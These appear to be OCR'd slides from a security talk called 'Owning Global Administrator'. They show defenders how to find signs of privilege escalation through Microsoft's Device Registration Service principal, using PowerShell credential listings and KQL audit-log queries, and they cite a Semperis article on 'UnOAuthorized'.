
Owning Global Administrator




Owning Global Administrator




Owning Global Administrator



Owning Global Administrator



Looking for suspicious credentials




Looking for suspicious credentials

PowerShell

```
PS C:\Temp> (Get-MGServicePrincipal -Filter "AppId eq '01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9'").KeyCredentials

CustomKeyIdentifier  DisplayName    EndDateTime          Key KeyId                                 StartDateTime
-------------------  -----------    -----------          --- -----                                 -------------
{84, 101, 115, 116…} CN=com.foo.bar 6/13/2025 8:11:52 PM     c899c5a7-212a-432d-a757-b95f9e7c2936 6/13/2024 8:11:52 PM
{84, 101, 115, 116…} CN=com.foo.bar 6/13/2025 8:11:52 PM     e3fef06b-0a7d-4c86-a87c-8100a50ab1b7 6/13/2024 8:11:52 PM

PS C:\Temp> (Get-MGServicePrincipal -Filter "AppId eq '01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9'").PasswordCredentials

CustomKeyIdentifier DisplayName EndDateTime          Hint KeyId                                 SecretText StartDateTim
                                                                                                        e
------------------- ----------- -----------          ---- -----                                 ---------- -------------
                                10/10/2024 3:04:32 AM LoU  f1546c38-fa8e-44d4-94ba-9258ffe6195c            4/10/2024 3…
                                8/14/2024 7:23:57 PM  sDN  aad0b6fa-99ea-4afa-ad4b-a901d2399413            2/14/2024 8…
                                8/5/2024 11:27:12 PM  /sI  17abf52a-f6f7-434a-9254-7d86b1e5c6a6            2/6/2024 12…

PS C:\Temp>
```


- Gathering any key (certificate) credentials on Device Registration Service using it's Client ID

Looking for suspicious credentials



- Gathering any secret (password) credentials on Device Registration Service using it's Client ID

Looking for suspicious activity



- Looking for role membership changed initiated by Device Registration Service with KQL in Log Analytics

Looking for suspicious activity

Run | Time range : Custom | Save | Share | New alert rule | Export | Pin to | Format query

```
1  AuditLogs
2  | where OperationName == "Add service principal credentials"
3  | where TargetResources[0].displayName == "Device Registration Service"
4
```

Results | Chart

TimeGenerated [UTC]	ResourceId	OperationName	OperationVersion	Category	ResultSignature
6/5/2024, 4:30:45.999 PM	/tenants/11ae06df-10e8-4b9e-bf66-2a91f4955339/provider...	Add service principal credentials	1.0	ApplicationManagement	None

- Looking for assignment of credentials to Device Registration Service using KQL in Log Analytics

Article on UnOAuthorized

semperis.com/blog/unoauthorized-privilege-elevation-through-microsoft-applications

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Thank you!


@ericonidentity.com


/in/ericonidentity


@ericonidentity


@ericonidentity@infosec.exchange